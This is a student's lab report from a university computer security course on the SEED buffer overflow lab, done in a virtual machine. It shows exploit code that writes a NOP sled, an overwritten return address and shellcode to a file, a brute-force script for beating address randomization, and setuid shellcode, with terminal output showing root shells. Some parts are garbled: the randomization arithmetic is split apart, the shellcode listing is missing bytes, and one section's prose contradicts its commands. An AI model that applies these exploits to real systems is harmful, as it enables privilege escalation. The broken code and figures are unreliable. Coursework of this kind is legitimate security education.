

## CY 5130: Computer/ System Security

### Lab 1: Buffer Overflow Vulnerability

#### Lab Tasks:


##### 1. Initial Setup

For this lab, I used the SEED lab Ubuntu 16.04 32bit VM version.

Buffer Overflow attacks has occurred over decades ago, thus, Operating Systems like Ubuntu and the Linux distributions have applied several security measures to make this attack difficult. Thus, in the initial setup, we disabled some of these security measures to make it easier for us.

##### a. Turned off address space randomization.

For buffer overflow attack to work, we need to be able to guess exact addresses of heap and stack. However, if Ubuntu randomizes these addresses it becomes impossible for this attack. Hence, I turned it off using the following command as seen on screenshot1.



```
SEED-Ubuntu16.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
root@VM: /home/seed
[01/31/21]seed@VM:~$ su root
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed#
```

Screenshot1

##### b. Disabled stack guard protection scheme.

I then disabled stack guard protection using the following command as shown in screenshot2.

`gcc -fno-stack-protector stack.c`

*Compiled stack.c as it is the vulnerable program provided.*

##### c. Allowed executable stack.


For buffer overflow to be successful, we have to make the return address on the stack memory refer to the address of our code, then execute it. But this will be pointless if the stack was non executable. Thus, I made the stack executable using the following command as seen on screenshot2.

`gcc -z execstack -o stack stack.c`

#### d. Configured /bin/sh

The end goal of this attack is to have our code being executed. Thus, have access to the bash shell with root privileges. However, /bin/dash shell has a countermeasure of lowering privilege as soon as it realizes it is being used by a Set-UID process whose effective user id and real user id do not match. Thus, I link /bin/sh to /bin/zsh to overcome this as seen on screenshot2.

*ln -sf /bin/zsh /bin/sh*



```


SEED-Ubuntu16.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
root@VM: /home/seed
root@VM:/home/seed# gcc -fno-stack-protector stack.c
root@VM:/home/seed#
root@VM:/home/seed# gcc -z execstack -o stack stack.c
root@VM:/home/seed#
root@VM:/home/seed# ln -sf /bin/zsh /bin/sh
root@VM:/home/seed#
root@VM:/home/seed#

```

Screenshot2

## 2. Running Shellcode

Compiled the shellcode.c file and ran it to invoke a shell as seen on screenshot3.



```


[01/31/21]seed@VM:~$ nano call_shellcode.c
[01/31/21]seed@VM:~$ gcc -z execstack -o call_shellcode
call_shellcode.c
[01/31/21]seed@VM:~$

```

Screenshot3

## 3. The vulnerable Program

Compiled stack.c – the vulnerable program and made it a set-uid program as seen on screenshot4. Chose N=256. If N is higher than 517 then buffer overflow would not occur.



```

SEED-Ubuntu16.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
root@VM: /home/seed
root@VM:/home/seed# gcc -DBUF_SIZE=256 -o stack -z exec
stack-fno-stack-protector stack.c
/usr/bin/ld: warning: -z execstack-fno-stack-protector
ignored.
root@VM:/home/seed# sudo chown root stack
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# exit
exit
[01/31/21]seed@VM:~$

```

Screenshot4

#### 4. Exploiting the Vulnerability

Completed the exploit.c file to construct the contents for badfile.

I simply put the shellcode at the end and put the address at offset 136 (0x88).

```
void main(int arg, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /*Initialize buffer with 0x90 (NOP instruction)*/
    memset(&buffer, 0x90, 517);

    /*You need to fill the buffer with appropriate contents here */
    *((long *)(buffer+268)) = 0xbfffea68 + 0x88;

    int results = sizeof(buffer) - sizeof(shellcode);
    int i;
    for(i = 0; i < sizeof(shellcode); i++)
        buffer[results+i] = shellcode[i];

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Exploit.c\_code

How I arrived at my solution above is explained as follows:

I used gdb to debug stack program, get ebp and buffer address to get the offset value as predict the return address. Note: I forgot to take a screenshot of the gdb debug screen, but I noted the address values as shown below.

- I ran `gdb -quiet stack` to debug the stack program.
- I created a break point at the function bof via `b bof`
- Then I found the address value of ebp via `p $ebp == 0xbfffea68`
- The address value of buffer via `p &buffer == 0xbfffe960`
- Found the offset value via `p/d 0xbfffea68 - 0xbfffe960 == 264`
- Then I found the return address = offset + 4 = 264 + 4 bytes. That is 268.
- That means, our first NOP value will be at ebp + 8 = 0xbfffea68 + 8. However, I did not use 0xbfffea68 + 8 as per my calculations. Instead, I used 0xbfffea68 + 0x88 (as seen on exploit.c\_code). Note: 0x88 is 136 in decimal. Since the stack frame of the bof function may be different when run outside gdb. Thus, I chose a higher value (136) than the 8 bytes in 0xbfffea68 + 8.

Stack frame					
bof function			main function		exploit.c
Buffer	old ebp	Return	NOP		Malicious Code
0xbfffe960	0xbfffea68 (4 bytes)	ebp + 4			

After changing the exploit.c file. I compiled it and run to exploit the vulnerable program. As seen on screenshot5, I got the shell with root privileges That is, `euid=0 (root)`.



```


root@VM:/home/seed#
root@VM:/home/seed# exit
exit
[02/04/21]seed@VM:~$
[02/04/21]seed@VM:~$ gcc -o exploit exploit.c
[02/04/21]seed@VM:~$ ./exploit
[02/04/21]seed@VM:~$ ./stack
Illegal instruction
[02/04/21]seed@VM:~$ gcc -o exploit exploit.c
[02/04/21]seed@VM:~$ ./exploit
[02/04/21]seed@VM:~$ ./stack
Illegal instruction
[02/04/21]seed@VM:~$ gcc -o exploit exploit.c
[02/04/21]seed@VM:~$ ./exploit
[02/04/21]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#

```

Screenshot5

## 5. Defeating Address Randomization

As stated earlier, I used a 32-bit machine which has  $2^{19} = 524$ . That's 288 possibilities for a randomized address on the stack frame. Thus, to overcome this we used the brute-force method. Created a script that will scan through every possibility until we get access to the shell with root privilege as seen on screenshot7.




```

[02/05/21]seed@VM:~$ cat defeat_rand.sh
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far"
    ./stack
done
[02/05/21]seed@VM:~$ chmod +x defeat_rand.sh
[02/05/21]seed@VM:~$ ./defeat_rand.sh

```

Screenshot6

Ran the script defeat\_rand.sh and overcame randomization.



```

0 minutes and 31 seconds elapsed.
The program has been running 34402 times so far.
./defeat_rand.sh: line 15: 8387 Segmentation fault
./stack
0 minutes and 31 seconds elapsed.
The program has been running 34403 times so far.
./defeat_rand.sh: line 15: 8388 Segmentation fault
./stack
0 minutes and 31 seconds elapsed.
The program has been running 34404 times so far.
./defeat_rand.sh: line 15: 8389 Segmentation fault
./stack
0 minutes and 31 seconds elapsed.
The program has been running 34405 times so far.
#
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#


```

Screenshot7



I therefore observed that the script ran through every possible address among the 524 possibilities. It only stopped when buffer overflow was successful.

Additionally, I noted that after turning on randomization, my buffer address changed.




```

root@VM: /home/seed
0020| 0xbfffe974 --> 0x804fbe8 --> 0x90909090
0024| 0xbfffe978 --> 0x1000
0028| 0xbfffe97c --> 0x0
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x080484f4 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea68
gdb-peda$ p &buffer
$2 = (char (*)[30]) 0xb7f1f5b4 <buffer>
gdb-peda$ p/d 0xbfffea68 - 0xb7f1f5b4
$3 = 135132340
gdb-peda$ quit

```

## 6. Defeating dash's Countermeasure

Another countermeasure that the dash shell has is dropping privileges when it detects the effective uid is not equal to the real uid. Initially, we used a shortcut that will link /bin/sh to /bin/dash. We can also overcome this by using a C program that manually sets uid to 0 as seen on screenshot8.



```

Terminal
[02/05/21]seed@VM:~$ cat dash_shell_test.c
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char*argv[2];argv[0]="/bin/sh";
    argv[1]=NULL;
    // setuid(0);
    execve("/bin/sh",argv,NULL);
    return 0;
}
[02/05/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/05/21]seed@VM:~$ sudo chown root dash_shell_test
[02/05/21]seed@VM:~$ sudo chmod 4775 dash_shell_test
[02/05/21]seed@VM:~$

```

The above screenshot does not show the output of the dash\_shell\_text file. However, the results had uid as seed and euid as root. Hence, root privileges were dropped.

It is clear, that the setuid-0 command makes a big difference. Without it, we do not get the root privilege. That is the effective UID is not equal to the real UID.

After uncommenting the setuid(0) command, we get uid=0 and we don't get euid value.

```

#include <unistd.h>

int main()
{
    char*argv[2];argv[0]="/bin/sh";
    argv[1]=NULL;
    setuid(0);
    execve("/bin/sh",argv,NULL);
    return 0;
}
[02/05/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/05/21]seed@VM:~$ sudo chown root dash_shell_test
[02/05/21]seed@VM:~$ sudo chmod 4775 dash_shell_test
[02/05/21]seed@VM:~$ ./dash_shell_test
#
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

Screenshot8

Here, I added the assembly code that sets the UID to 0 right before the `execve()` is ran.

```

call_shellcode.c  x  *exploit.c  x  stack.c  x
/*exploit.c*/
/*A program that creates a file containing code for launch
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0" /*Line1: xorl %eax,%eax*/
"\x31\xdb" /*Line2: xorl %ebx,%ebx*/
"\xb0\xd5" /*Line3: movb $0xd5,%al*/
"\xcd\x80" /*Line4: int $0x80*/

"\x31\xc0" /*xorl %eax,%eax*/
"\x50" /*pushl %eax*/
"\x68" /*sh */ /*pushl $0x68732f2f*/
"\x68" /*bin */ /*pushl $0x6e69622f*/
"\x89\xe3" /*movl %esp,%ebx*/
"\x50" /*pushl %eax*/
"\x53" /*pushl %ebx*/
"\x89\xe1" /*movl %esp,%ecx*/
"\x99" /*cdq*/
"\xb0\x0b" /*movb $0x0b,%al*/
"\xcd\x80" /*int $0x80*/
;

void main(int arg, char **argv)
{

```

## 7. Turn on the StackGuard Protection

I first turned off randomization. Then I compiled the `stack.c` program without the stack guard protection option. Last, I repeated the buffer overflow attack as shown on screenshot9.

```
sysctl -w kernel.randomize_va_space=0
```

```
gcc -o stack -z execstack stack.c
```

```

root@VM: /home/seed
[02/05/21]seed@VM:~$
[02/05/21]seed@VM:~$
[02/05/21]seed@VM:~$ su root
Password:
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or directory
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# exit
exit
[02/05/21]seed@VM:~$ gcc -z nonexecstack -o stack stack.c
./usr/bin/ld: warning: -z nonexecstack ignored.
[02/05/21]seed@VM:~$ gcc -o stack -z nonexecstack stack.c
./usr/bin/ld: warning: -z nonexecstack ignored.
[02/05/21]seed@VM:~$ gcc -o stack -z execstack stack.c
[02/05/21]seed@VM:~$ ./exploit
[02/05/21]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted

```

Screenshot9

Since the stack guard protection is on, the OS automatically detects that someone is trying to smash the stack. Hence, the error message and the process was aborted.

## 8. Turn on the Non-executable Stack Protection

Lastly, we make the stack non executable as it is by default. This should cause an error, here we get a segmentation fault. This is because the return address refers to the address of our code that is meant to be executed to get access to the shell. However, the stacks are not executable, and the code that is saved on the stack will not be able to run. Hence, the attack will not be successful.

```

root@VM: /home/seed
.C
./usr/bin/ld: warning: -z nonexecstack ignored.
[02/05/21]seed@VM:~$ gcc -o stack -z execstack stack.c
[02/05/21]seed@VM:~$ ./exploit
[02/05/21]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/05/21]seed@VM:~$
[02/05/21]seed@VM:~$
[02/05/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z nonexecstack stack.c
gcc: error: unrecognized command line option '-fno-stack-protector'
[02/05/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z nonexecstack stack.c
./usr/bin/ld: warning: -z nonexecstack ignored.
[02/05/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/05/21]seed@VM:~$ ./exploit
[02/05/21]seed@VM:~$ ./stack
Segmentation fault
[02/05/21]seed@VM:~$

```